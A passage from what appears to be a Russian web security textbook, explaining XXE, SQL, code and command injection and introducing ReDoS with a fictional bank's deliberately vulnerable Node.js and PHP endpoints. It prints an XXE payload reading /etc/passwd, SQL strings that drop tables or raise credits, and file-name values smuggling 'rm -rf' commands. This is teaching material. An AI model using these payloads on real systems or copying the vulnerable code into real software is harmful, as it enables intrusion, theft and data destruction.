Атака на внешние сущности XML-документа (XML External Entity, XXE) во многих случаях легко осуществима и приводит к разрушительным последствиям. Уязвимость, благодаря которой она становится возможной, связана с неправильной настройкой анализатора XML в коде приложения.

Вообще-то почти все XXE-уязвимости обнаруживаются, когда конечная точка API принимает данные в формате XML (или подобном ему). Вам может казаться, что конечные точки, принимающие XML, встречаются редко, но к XML-подобным форматам относятся SVG, HTML/DOM, PDF (XFDF) и RTF. Они имеют много общего со спецификацией XML, и в результате многие анализаторы XML также принимают их в качестве входных данных.

Спецификация XML позволяет подключать к документу дополнительные компоненты — так называемые *внешние сущности*. Если XML-анализатор не проводит соответствующую проверку, он может просто загрузить внешнюю сущность и подключить к содержимому XML-документа и таким образом скомпрометировать файлы в файловой структуре сервера.

Атака на внешние сущности XML часто используется для компрометации файлов от других пользователей или для доступа к таким файлам, как */etc/shadow*, где хранятся учетные данные, необходимые для правильной работы Unix-сервера.

Атака напрямую

При прямой XXE-атаке объект XML отправляется на сервер под видом внешней сущности. После его анализа возвращается результат, включающий внешнюю сущность (рис. 12.1).



Рис. 12.1. Прямая XXE-атака

Представим, что mega-bank.com предоставляет утилиту для создания скриншотов, позволяющую отправлять их непосредственно в службу поддержки.

На стороне клиента эта функциональность выглядит так:

```
<!--
Простая кнопка. При нажатии вызывает функцию `screenshot()`.
-->
<button class="button"
        id="screenshot-button"
        onclick="screenshot()">
        Send Screenshot to Support</button>

/*
 * Собираем HTML DOM из элемента `content` и XML-анализатором
 * преобразуем текст DOM в формат XML.
 *
 * По HTTP передаем этот XML в функцию, которая сгенерирует из
 * присланного XML скриншот.
 *
 * Скриншот отправляется в службу поддержки для анализа.
 */
const screenshot = function() {
```

```
  try {
    /*
     * Пытаемся преобразовать элемент `content` в формат XML.
     * При неудаче происходит переход к блоку Catch, но обычно все
     * получается, потому что HTML — это разновидность XML.
     */
    const div = document.getElementById('content').innerHTML;
    const serializer = new XMLSerializer();
    const dom = serializer.serializeToString(div);

    /*
     * После преобразования DOM в XML генерируем запрос
     * к конечной точке, которая преобразует XML в изображение.
     * В результате получим скриншот.
     */
    const xhr = new XMLHttpRequest();
    const url = 'https://util.mega-bank.com/screenshot';
    const data = new FormData();
    data.append('dom', dom);

    /*
     * Если преобразование XML в image прошло успешно,
     * отправляем скриншот в службу поддержки.
     *
     * В противном случае сообщаем пользователю о неудаче.
     */
    xhr.onreadystatechange = function() {
      sendScreenshotToSupport(xhr.responseText, (err) => {
        if (err) { alert('невозможно отправить скриншот.') }
        else { alert('скриншот отправлен!'); }
      });
    }

    xhr.send(data);
    } catch (e) {

      /*
       * Уведомляем пользователя, что его браузер не поддерживает
       * эту функциональность.
       */
      alert(Ваш браузер не поддерживает эту функциональность. Требуется
обновление.
      );
    }
};
```

Под «этой функциональностью» подразумевается очень простая вещь: пользователь нажимает кнопку и создает снимок экрана, который отправляется в службу поддержки.

С программной точки зрения это тоже не слишком сложно:

1. Браузер преобразует то, что текущий пользователь видит на экране (через DOM) в XML.
2. Этот XML браузер передает в службу, которая преобразует его в JPG.
3. Через другой API браузер отправляет файл JPG сотруднику службы поддержки MegaBank.

Есть несколько моментов, которые хотелось бы отметить по поводу этого кода. Например, функцию `sendScreenshotToSupport()` можно вызывать самостоятельно для наших собственных изображений. Проверить допустимость содержимого в случае картинки сложнее, чем в случае XML. И хотя преобразовать XML в изображения легко, при обратном преобразовании происходит потеря контекста.

На стороне сервера маршрут с именем `screenshot` соотносится с запросом из нашего браузера:

```
import xmltojpg from './xmltojpg';

/*
 * Преобразуем XML-объект в изображение JPG.
 *
 * Возвращаем изображение автору запроса.
 */
app.post('/screenshot', function(req, res) {
 if (!req.body.dom) { return res.sendStatus(400); }
 xmltojpg.convert(req.body.dom)
 .then((err, jpg) => {
   if (err) { return res.sendStatus(400); }
   return res.send(jpg);
 });
});
```

Преобразуемый в формат JPG файл XML должен пройти через XML-анализатор. Причем этот анализатор должен соответствовать спецификации XML.

Наш клиент отправляет на сервер обычный набор кода HTML/DOM, преобразованный в формат XML для облегчения процесса анализа. При обычной работе мало шансов, что этот код когда-либо будет представлять какую-либо опасность.

Но отправленные клиентом данные DOM может изменить технически подкованный пользователь. В качестве альтернативы можно просто подделать сетевой запрос и отправить на сервер, например, вот такой код:

```
import utilAPI from './utilAPI';

/*
 * Генерируем новый XML HTTP-запрос к API утилиты XML -> JPG.
 */
const xhr = new XMLHttpRequest();
xhr.open('POST', utilAPI.url + '/screenshot');
xhr.setRequestHeader('Content-Type', 'application/xml');

/*
 * Предоставляем созданную вручную XML-строку, использующую
 * функциональность внешних сущностей во многих XML-анализаторах.
 */
const rawXMLString = `<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><xxe>&xxe;</
xxe>`;

xhr.onreadystatechange = function() {
   if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
      // здесь нужно проверить полученный ответ
   }
}

/*
 * Отправляем запрос к конечной точке API утилиты XML -> JPG.
 */
xhr.send(rawXMLString);
```

После получения такого запроса анализатор сервера проверяет XML и возвращает нам изображение (JPG). Если синтаксический анализатор XML явно не отключает внешние сущности, мы увидим на присланном снимке экрана содержимое текстового файла /etc/passwd.

Непрямая XXE-атака

В случае непрямой XXE-атаки сервер генерирует XML-объект в ответ на присланный запрос. В него включаются параметры, предоставленные пользователем, и потенциально это может привести к включению параметра внешней сущности (рис. 12.2).

Иногда XXE-атаку можно нацелить на конечную точку, напрямую не работающую с отправленным пользователем XML-объектом.

В случае API, принимающего в качестве параметра XML-подобный объект, первым делом имеет смысл проверить его на XXE-уязвимость. Тот факт, что API не принимает в запросах объекты XML, не означает, что там не применяется XML-анализатор.

Рис. 12.2. Непрямая XXE-атака

Представим приложение, которое запрашивает у пользователя только один параметр через конечную точку REST API. Приложение предназначено для синхронизации этого параметра с программным пакетом CRM-системы, которым уже пользуется фирма.

Для своего API программа CRM может ожидать информацию в формате XML. Это означает, что несмотря на заявления о непринятии такого формата, для корректного взаимодействия сервера с программным пакетом CRM присылаемые пользователем данные должны быть преобразованы в объект XML через REST-сервер, а затем отправлены в пакет софта CRM.

Часто эти операции происходят в фоновом режиме, и со стороны сложно определить, что данные в формате XML вообще используются. И так бывает достаточно часто. Так как корпоративное ПО не монолитно, а носит модульный характер, часто бывает так, что API-интерфейсы JSON/REST должны взаимодействовать с API XML/SOAP. Кроме того, одновременно используется как современное, так и унаследованное ПО, в результате чего часто появляются большие дыры в безопасности.

В предыдущем примере присланные нами данные преобразовывались сервером в формат XML перед отправкой в другую программную систему. Но как снаружи понять, что это происходит?

Один из способов — изучение компании, чье веб-приложение вы тестируете. Нужно определить, какие у них есть лицензионные соглашения для крупных предприятий. Иногда такая информация открыта для публики.

Также можно заглянуть на другие сайты этой компании и проверить, представлены ли какие-либо данные через отдельную систему или сторонний URL-адрес. Кроме того, многие старые пакеты корпоративного софта — от CRM до бухгалтерского учета или управления персоналом — имеют ограничения по структуре хранимых данных. Если узнать, данные какого типа ожидаются этими интегрированными программными пакетами, можно будет сделать вывод, что они используются общедоступным API, если он ожидает нехарактерного форматирования данных перед их отправкой.

Итоги

Понять, как осуществляется XXE-атака, и провести ее в большинстве случаев несложно. Эти атаки заслуживают упоминания, потому что они удивительно мощны и могут поставить под угрозу весь веб-сервер, не говоря уже о работающем поверх него веб-приложении.

Атаки XXE возможны благодаря существованию недостаточно защищенного стандарта, который, тем не менее, широко используется в интернете. Предотвратить XXE-атаки на синтаксические анализаторы несложно. Иногда всего одна строка в конфигурации убирает возможность ссылаться на внешние сущности. При этом атаки этого типа всегда следует пробовать против новых приложений, поскольку одна недостающая строка в настройках XML-анализаторе открывает двери перед хакером.

ГЛАВА 13

Внедрение кода

Один из наиболее широко известных типов атаки на веб-приложения — это *внедрение SQL-кода*. Как легко понять по названию, это вставка в базу данных SQL-кода, позволяющего подставить в SQL-запрос собственные параметры или заменить существующий запрос собственным. В результате, как правило, это приводит к компрометации базы данных из-за повышения предоставленных по умолчанию полномочий.

Разумеется, внедрять можно не только SQL-код. Для внедрения требуются два основных компонента: код от пользователя и интерпретатор, считывающий его каким-то образом. Соответственно, атаки такого типа могут проводиться как против баз данных, так и, к примеру, против утилит командной строки вроде FFMPEG (компрессор видео). В этой главе мы рассмотрим несколько видов внедрения, чтобы наглядно продемонстрировать, какой тип архитектуры приложения делает такие атаки возможными и как сформировать и доставить вредоносный код в уязвимый API.

Внедрение SQL-кода

Наиболее классическая форма внедрения — это внедрение SQL-кода (рис. 13.1). Строка SQL экранируется внутри HTTP-запроса, что дает возможность выполнить от имени пользователя нужный SQL-запрос.

Традиционно многие пакеты ПО с открытым исходным кодом созданы с помощью комбинации PHP и SQL (часто MySQL). Зачастую уязвимости, делающие возможным внедрение SQL-кода, возникали в результате безответственного подхода к симбиозу между представлениями, логикой и кодом. Разработчики PHP старой школы включали в свои файлы комбинацию SQL, HTML и PHP.

Эта допустимая в PHP организационная модель при некорректной реализации приводила к огромному количеству уязвимого PHP-кода.



Рис. 13.1. Внедрение SQL-кода

Рассмотрим пример кода PHP старой школы ПО для форума. Этот код дает пользователю войти в систему:

```
<?php if ($_SERVER['REQUEST_METHOD'] != 'POST') {
  echo'
   <div class="row">
     <div class="small-12 columns">
         <form method="post" action="">
           <fieldset class="panel">
             <center>
               <h1>Sign In</h1><br>
             </center>
             <label>
               <input type="text" id="username" name="username"
               placeholder="Username">
             </label>
             <label>
              <input type="password" id="password" name="password"
              placeholder="Password">
             </label>
             <center>
```

```
            <input type="submit" class="button" value="Sign In">
          </center>
        </fieldset>
      </form>
    </div>
  </div>';
} else {
  // пользователь уже заполнил форму для входа в систему.
  // получаем информацию о базе данных из config.php
   $servername = getenv('IP');
   $username   = $mysqlUsername;
   $password   = $mysqlPassword;
   $database   = $mysqlDB;
   $dbport     = $mysqlPort;
   $database = new mysqli($servername, $username, $password, $database,$dbport);
   if ($database->connect_error) {
     echo "ERROR: Failed to connect to MySQL";
  die;
   }
  $sql = "SELECT userId, username, admin, moderator FROM users WHERE username =
   '".$_POST['username']."' AND password = '".sha1($_POST['password'])."';";
  $result = mysqli_query($database, $sql);
}
```

Как видите, этот фрагмент кода представляет собой смесь PHP, SQL и HTML. Более того, SQL-запрос создается конкатенацией параметров, не проходящих никакой очистки.

Переплетение кода HTML, PHP и SQL определенно упростило внедрение SQL в веб-приложения на основе PHP. В прошлом этой атаке успешно подвергались даже такие крупные приложения, как WordPress.

В последние годы стандарты кодирования PHP стали гораздо строже, и в языке появились инструменты, позволяющие снизить вероятность внедрения SQL-кода. Более того, разработчики приложений начинают все реже использовать PHP. Согласно индексу TIOBE (способу оценки популярности языков программирования), после 2010 года использование PHP значительно снизилось.

Это привело к сокращению числа внедрений SQL-кода в интернете. Согласно Национальной базе данных уязвимостей (US Department of Commerce National Vulnerability Database, NVD), на сегодня уязвимость к внедрению кода снизилось с 5% (в 2010 году) до менее 1% от общего числа.

Пример PHP оказал влияние и на другие языки, и в современных веб-приложениях уже гораздо труднее найти уязвимость, позволяющую внедрить SQL-код. Тем не менее это все еще возможно, и приложения, не пользующиеся передовыми методами безопасного кодирования, все еще уязвимы.

Рассмотрим простой сервер Node.js/Express.js, взаимодействующий с базой данных SQL:

```
const sql = require('mssql');

/*
 * Получение запроса POST к /users с параметром user_id.
 *
 * В базе данных SQL выполняется поиск пользователя
 * с `id`, указанным в параметре `user_id`.
 *
 * Возвращается результат запроса к базе данных.
 */
app.post('/users', function(req, res) {
  const user_id = req.params.user_id;

 /*
  * Соединяемся с базой данных SQL (на стороне сервера).
  */
  await sql.connect('mssql://username:password@localhost/database');

  /*
   * Опрашиваем базу данных, указав `user_id` из тела HTTP-запроса.
   */
  const result = await sql.query('SELECT * FROM users WHERE USER = ' + user_id);

 /*
  * Возвращаем результат SQL-запроса через HTTP.
  */
  return res.json(result);
});
```

Здесь присоединение параметра запроса к запросу SQL происходит путем прямой конкатенации строк. Предполагается, что параметр отправляемого по сети запроса не был подделан, но полагаться на это ненадежно. В случае корректного user_id инициатору запроса вернется объект user. Но строка `user_id` может быть и такой, что из базы данных будет возвращено гораздо больше объектов. Рассмотрим пример:

```
const user_id = '1=1'
```

Старая добрая проверка истинности. Теперь в запросе указано `SELECT * FROM users where USER = true`, что означает «вернуть все пользовательские объекты запрашивающей стороне». А что получится, если внутри объекта `user_id` включить новый оператор?

```
user_id = '123abc; DROP TABLE users;';
```

Теперь наш запрос выглядит так: `SELECT * FROM users WHERE USER = 123abd; DROP TABLE users;`. Другими словами, поверх исходного запроса добавлен еще один. Ой! Кажется, теперь нам надо восстанавливать всю нашу базу...

А вот более неявный пример:

```
const user_id = '123abc; UPDATE users SET credits = 10000 WHERE user = 123abd;'
```

Теперь мы используем второй запрос для обновления нашей учетной записи в базе данных, и в итоге нам одобрено больше кредитных средств в приложении, чем было изначально.

Существуют отличные способы предотвращения таких атак, поскольку средства защиты от внедрения SQL-кода разрабатываются более двух десятилетий. Они будут подробно обсуждаться в части III.

Внедрение кода

Внедрение SQL-кода — всего лишь подмножество атак типа «внедрение». SQL-инъекция классифицируется так, потому что при ней на интерпретатор (интерпретатор SQL) нацеливается полезная нагрузка, считывающаяся в нем из-за неправильной очистки, которая должна пропускать только определенные параметры от пользователя. Интерфейс командной строки (command-line interface, CLI), вызываемый конечной точкой API, снабжен дополнительными неожиданными командами из-за отсутствия очистки (рис. 13.2). Эти команды выполняются в интерфейсе командной строки.

Внедрение SQL — это, во-первых, атака внедрения, а во-вторых, атака внедрения кода, потому что ее сценарий работает в интерпретаторе или в командной строке.

Как уже говорилось ранее, процедуры внедрения кода, не связанные с базами данных, менее известны и распространены. Для этого есть ряд причин. Во-первых, почти каждое современное большое веб-приложение использует БД для хранения данных пользователей и доступа к ним. Так что вероятность выбора атаки внедрения будет выше для базы данных, а не для командной строки.

Кроме того, есть достаточно информации на тему эксплуатации уязвимостей БД, и можно легко освоить способы внедрения SQL-кода. Короткий поиск в Гугле быстро даст материалы по этой теме, которых хватит на часы, если не дни изучения.



Рис. 13.2. Внедрение кода в CLI

Другие формы внедрения кода труднее исследовать не из-за их редкости (они менее распространены, но я не думаю, что это причина, по которой документации на эту тему меньше), а потому что часто внедрение кода зависит от приложения. Другими словами, почти каждое веб-приложение будет использовать базу данных (обычно какой-то тип SQL), но не в каждом найдется CLI или другой интерпретатор, управляемый через конечную точку API.

Рассмотрим сервер сжатия изображений/видео, который MegaBank выделил для маркетинговых целей. Это набор REST API, расположенных по ссылке https://media.mega-bank.com. В частности, он состоит из нескольких интересных API:

- `uploadImage` (POST);
- `uploadVideo` (POST);
- `getImage` (GET);
- `getVideo` (GET).

Здесь `uploadImage()` — простая конечная точка Node.js, которая выглядит примерно так:

```
const imagemin = require('imagemin');
const imageminJpegtran = require('imagemin-jpegtran');
const fs = require('fs');

/*
 * Загрузка предоставленного пользователем изображения на сервер.
 *
 * Используем imagemin для сжатия изображений, чтобы они занимали
 * меньше места на сервере.
 */
app.post('/uploadImage', function(req, res) {
  if (!session.isAuthenticated) { return res.sendStatus(401); }

  /*
   * Записываем на диск необработанное изображение.
   */
  fs.writeFileSync(`/images/raw/${req.body.name}.png`, req.body.image);

  /*
   * Сжимаем необработанное изображение и получаем оптимизированную
   * версию, занимающую меньше места на диске.
   */
  const compressImage = async function() {
    const res = await imagemin([`/images/raw/${req.body.name}.png`],
    `/images/compressed/${req.body.name}.jpg`);

    return res;
  };

  /*
   * Сжимаем изображение, присланное в запросе, после завершения
   * сжатия продолжаем выполнение сценария.
   */
  const res = await compressImage();

  /*
   * Возвращаем клиенту ссылку на сжатое изображение.
   */
  return res.status(200)
    .json({url: `https://media.mega-bank.com/images/${req.body.name}.jpg` });
});
```

Это конечная точка, которая преобразует изображение PNG в JPG с помощью библиотеки `imagemin`. Пользователь предоставляет всего один параметр — имя файла.

Но можно воспользоваться дублированием имени файла и заставить библиотеку `imagemin` перезаписать существующие изображения. Такова природа имен файлов в большинстве операционных систем:

```
// на главной странице сайта https://www.mega-bank.com
<html>
  <!-- какие-то теги -->
  <img src="https://media.mega-bank.com/images/main_logo.png">
  <!-- какие-то теги -->
</html>

const name = 'main_logo.png';
// uploadImage POST with req.body.name = main_logo.png
```

На внедрение кода это не похоже. В данном случае мы видим библиотеку JavaScript, которая преобразует и сохраняет изображение. Фактически это напоминает плохо написанную конечную точку API, которая не учитывает конфликт имен. Но поскольку библиотека `imagemin` вызывает интерфейс командной строки (`imagemin-cli`), речь все-таки идет об атаке с внедрением кода. Из-за отсутствия должной проверки связанный с API интерфейс командной строки выполняет непредусмотренные действия.

Это очень простой пример, в котором не так уж и много других вариантов для эксплойта. Давайте посмотрим на более интересный пример внедрения кода:

```
const exec = require('child_process').exec;
const converter = require('converter');

const defaultOptions = '-s 1280x720';

/*
 * Пытаемся загрузить видео, предоставленное в HTTP-запросе post.
 *
 * Разрешение видео уменьшается для увеличения скорости стрима.
 * Для этого используется библиотека `converter.`
 */
app.post('/uploadVideo', function(req, res) {
 if (!session.isAuthenticated) { return res.sendStatus(401); }

 // собираем данные из тела HTTP-запроса
 const videoData = req.body.video;
 const videoName = req.body.name;
 const options = defaultOptions + req.body.options;

 exec(`convert -d ${videoData} -n ${videoName} -o ${options}`);
});
```

Предположим, что эта вымышленная библиотека converter запускает интерфейс командной строки в собственном контексте, как это делают многие инструменты Unix. Другими словами, после команды `convert` управляющая программа будет использовать команды не ОС сервера, а библиотеки.

В рассматриваемом случае пользователь мог предоставить допустимые входные данные — например, тип сжатия и скорость передачи аудио:

```
const options = '-c h264 -ab 192k';
```

С другой стороны, структура CLI позволяет вызывать дополнительные команды:

```
const options = '-c h264 -ab 192k \ convert -dir /videos -s 1x1';
```

Способ внедрения команд в CLI зависит от его архитектуры. Некоторые интерфейсы командной строки допускают несколько команд в одной строке, некоторые — нет. Многие команды разделяются знаками переноса строки, пробела или амперсандами (&&).

В нашем случае для вставки дополнительного оператора в интерфейс командной строки конвертера использовался знак переноса строки. Это непредусмотренная разработчиком функциональность, поскольку дополнительная инструкция позволяет выполнять переадресацию интерфейса командной строки конвертера и вносить изменения в чужое видео.

В случае когда интерфейс командной строки запущен в ОС сервера, а не в собственной изолированной среде, речь пойдет о внедрении команд, а не кода. Рассмотрим такую строку:

```
$ convert -d vidData.mp4 -n myVid.mp4 -o '-s 1280x720'
```

Эта команда, как и большинство программ сжатия, выполняется в командной оболочке Bash операционной системы Unix.

Экранируем кавычки в конечной точке узла:

```
const options = "' && rm -rf /videos";
```

Апостроф (') разрывает строку параметров, и мы сталкиваемся с гораздо более опасной формой внедрения, которая запускает в операционной системе сервера следующую команду:

```
$ convert -d vidData.mp4 -n myVid.mp4 -o '-s 1280x720' && rm -rf /videos
```

И если обычное внедрение кода ограничено интерпретатором или интерфейсом командной строки, внедрение команды дает доступ к операционной системе.

Для предотвращения внедрения команд и кода важно обращать внимание на то, как происходит проверка строки перед ее запуском в ОС сервера (Linux, Macintosh, Windows и т. п.) или в интерпретаторе (SQL, CLI и т. п.).

Внедрение команд

При внедрении команд конечная точка API генерирует команды Bash, включая в них запрос со стороны клиента. Злоумышленник добавляет в запрос свои команды, которые изменяют нормальную работу конечной точки API (рис. 13.3).



Рис. 13.3. Внедрение команды

В предыдущем разделе я привел пример интерфейса командной строки с использованием преобразователя видео, чтобы постепенно подвести вас к теме внедрения команд.

Итак, вы уже знаете, что внедрение кода использует уязвимости в неправильно написанном API, чтобы заставить интерпретатор или интерфейс командной строки выполнить непредусмотренные разработчиком действия. Напомню, что внедрение команд — это расширенная форма внедрения кода, при которой вместо непредусмотренных действий с интерфейсом командной строки или с интерпретатором мы выполняем непредусмотренные действия с ОС.

К каким последствиям может привести атака на этом уровне? Во-первых, возможность выполнять команды (обычно в Bash) в операционных системах семейства Unix сопряжена с очень серьезными рисками. Доступ к ОС сервера (более 95% серверов работают под Unix) на уровне суперпользователя означает, что мы можем делать в этой ОС все, что захотим.

В скомпрометированной ОС хакер получает доступ к ряду очень важных файлов, например:

/etc/passwd

Следит за всеми учетными записями пользователей ОС.

/etc/shadow

Содержит зашифрованные пароли пользователей.

~/.ssh

Содержит SSH-ключи для взаимодействия с другими системами.

/etc/apache2/httpd.conf

Файл конфигурации для серверов Apache.

/etc/nginx/nginx.conf

Файл конфигурации для серверов Nginx.

Кроме того, внедрение команды позволяет получить разрешение на запись в эти файлы в дополнение к разрешению на чтение.

Подобная дыра открывает целый ряд возможностей для внедрения команд, позволяя выполнить следующие действия:

- украсть данные с сервера (очевидный вариант);
- переписать журнал, чтобы скрыть следы своего пребывания;
- добавить в базу дополнительного пользователя с правом записи;
- удалить с сервера важные файлы;
- стереть данные с сервера и уничтожить его;
- воспользоваться интеграцией с другими серверами/API (например, использовать ключи Sendgrid для отправки спама);
- изменить единую форму входа в веб-приложении на фишинговую, которая отправляет незашифрованные пароли на наш сайт;
- заблокировать администраторов и шантажировать их.

Как видите, внедрение команд — один из самых опасных типов атаки в наборе инструментов хакера. На любой шкале оценки риска уязвимостей он попадает на самый верх и будет оставаться там еще долгое время, даже с учетом мер по снижению рисков на современных веб-серверах.

Одним из способов снижения риска внедрения команд в ОС семейства Unix является надежная система раздачи прав доступа файлам, каталогам, пользо-

вателям и командам. Она потенциально справляется со многими описанными ранее угрозами, так как API будет запускаться с правами непривилегированного пользователя. К сожалению, разработчики большинства приложений не предпринимают подобных мер защиты.

Рассмотрим еще один пакостный пример, демонстрирующий, насколько быстро можно осуществить внедрение кода:

```
const exec = require('child_process').exec;
const fs = require('fs');
const safe_converter = require('safe_converter');

/*
 * Загружаем видео на сервер.
 *
 * Библиотека `safe_converter` преобразует исходное видео
 * перед его удалением с диска и возвращением HTTP-статуса 200
 * источнику запроса.
 */
app.post('/uploadVideo', function(req, res) {
 if (!session.isAuthenticated) { return res.sendStatus(401); }

/*
 * Записываем необработанное видео на диск, где позднее оно
 * может быть сжато и затем удалено с диска.
 */
 fs.writeFileSync(`/videos/raw/${req.body.name}`, req.body.video);

 /*
  * Преобразуем видео с целью его оптимизации.
  */
 safe_converter.convert(`/videos/raw/${req.body.name}`,
  `'/videos/converted/${req.body.name}`)
 .then(() => {

    /*
     * Удаляем исходный файл видео, так как он больше не нужен.
     * Сохраняем оптимизированный файл.
     */
    exec(`rm /videos/raw/${req.body.name}`);
    return res.sendStatus(200);
  });
});
```

Этот код выполняет несколько операций:

1. Записывает видео в каталог /videos/raw на диске.
2. Конвертирует файл с видео, записывая вывод в каталог /videos/converted.
3. Удаляет исходный файл (он больше не нужен).

Это типичная процедура сжатия. Однако в приведенном примере строка `exec(rm /videos/raw/${req.body.name});` определяет имя файла, который требуется удалить, полагаясь на не прошедший проверку пользовательский ввод данных.

Более того, имя не параметризуется, а просто берется как строка и присоединяется к команде Bash. Если там присутствуют дополнительные команды, они появятся после удаления видео. Давайте оценим вот такой сценарий:

```
// имя, которое посылается в запросе POST
const name = 'myVideo.mp4 && rm -rf /videos/converted/';
```

Здесь, как и в предыдущем примере, не прошедший проверку ввод может запустить в операционной системе сервера дополнительные команды. Именно поэтому такая атака и называется внедрением команд.

Итоги

Атаки методом внедрения проводятся не только против баз данных SQL, в чем вы могли убедиться в этой главе.

В отличие от XXE-атак, внедрение кода становится возможным не из-за слабой спецификации, а из-за чрезмерного доверия к вводимым пользователем данным. Атаки путем внедрения отлично подходят для поиска ошибок или пентестов несмотря на то, что в базах данных, скорее всего, против них есть защита. Но такие атаки на синтаксические анализаторы и интерфейсы командной строки менее документированы и, следовательно, имеют менее жесткие защитные механизмы.

Для внедрения кода нужно понимать, как функционирует приложение, поскольку обычно оно осуществляется как результат выполнения серверного кода, в который добавлен текст, извлеченный анализатором из клиентского HTTP-запроса. Это мощные и элегантные атаки, позволяющие достичь множества целей, будь то кража данных, захват чужой учетной записи, повышение полномочий или просто создание хаоса.

ГЛАВА 14

Отказ в обслуживании (DoS)

Пожалуй, одним из самых популярных и широко разрекламированных типов атаки является распределенный отказ в обслуживании (distributed denial of service, DDoS). Это вид отказа в обслуживании (DoS), при котором большая сеть устройств наводняет сервер запросами, замедляя его работу и мешая легальным пользователям.

DoS-атаки бывают разных форм — от хорошо известной распределенной версии, в которой задействованы тысячи или более скоординированных устройств, до затрагивающей отдельных пользователей DoS-атаки на уровне кода, когда в результате неправильной реализации регулярного выражения проверка строки текста начинает занимать очень много времени. Различаются DoS-атаки и по степени серьезности. Они могут стать причиной как снижения скорости работы сервера, так и более медленной загрузки пользовательских страниц или приостановки буферизации видео.

Проводить тестирование на устойчивость к DoS-атакам (особенно не очень серьезным) достаточно сложно. Большинство программ для охотников за багами прямо запрещает DoS-атаки, чтобы их участники не вмешивались в обычную работу приложений.

Так как DoS-атаки мешают обычным пользователям работать с приложением, проводить тесты на предмет уязвимости к ним наиболее эффективно в локальной среде разработки.

За редким исключением DoS-атаки не наносят приложениям непоправимого ущерба, а просто мешают обычным пользователям. Иногда бывает сложно обнаружить приемник DoS-атаки, из-за которого прерывается работа приложения.

ReDoS-атака

Уязвимости ReDoS (regular-expression-based DoS), использующие недостатки производительности кода при работе с регулярными выражениями, относятся к одной из наиболее распространенных форм DoS-атаки в современных веб-приложениях. Связанные с этими уязвимостями риски варьируются от незначительных до средних и часто зависят от того, где находится анализатор регулярных выражений.

Напомню, что регулярные выражения часто используются веб-приложениями для проверки данных, вводимых пользователями в поля форм. Часто это означает, что, например, в поле для пароля разрешено вводить только символы, которые принимает конкретное приложение. Или что текст комментария ограничен определенным числом символов, чтобы он хорошо отображался в пользовательском интерфейсе.

Регулярные выражения были разработаны математиками, изучавшими теорию формальных языков, для компактного определения строк и подстрок. Почти каждый современный язык программирования имеет собственный анализатор регулярных выражений. Не стал исключением и JavaScript.

В JavaScript есть два способа определения регулярных выражений:

```
const myregex = /username/; // определение литерала
const myregex = new regexp('username'); // конструктор
```

Подробный рассказ о регулярных выражениях выходит за рамки этой книги, так что я отмечу только то, что они дают быстрый и очень эффективный способ поиска или сопоставления текстов. Хотя бы поэтому стоит изучить основы регулярных выражений.

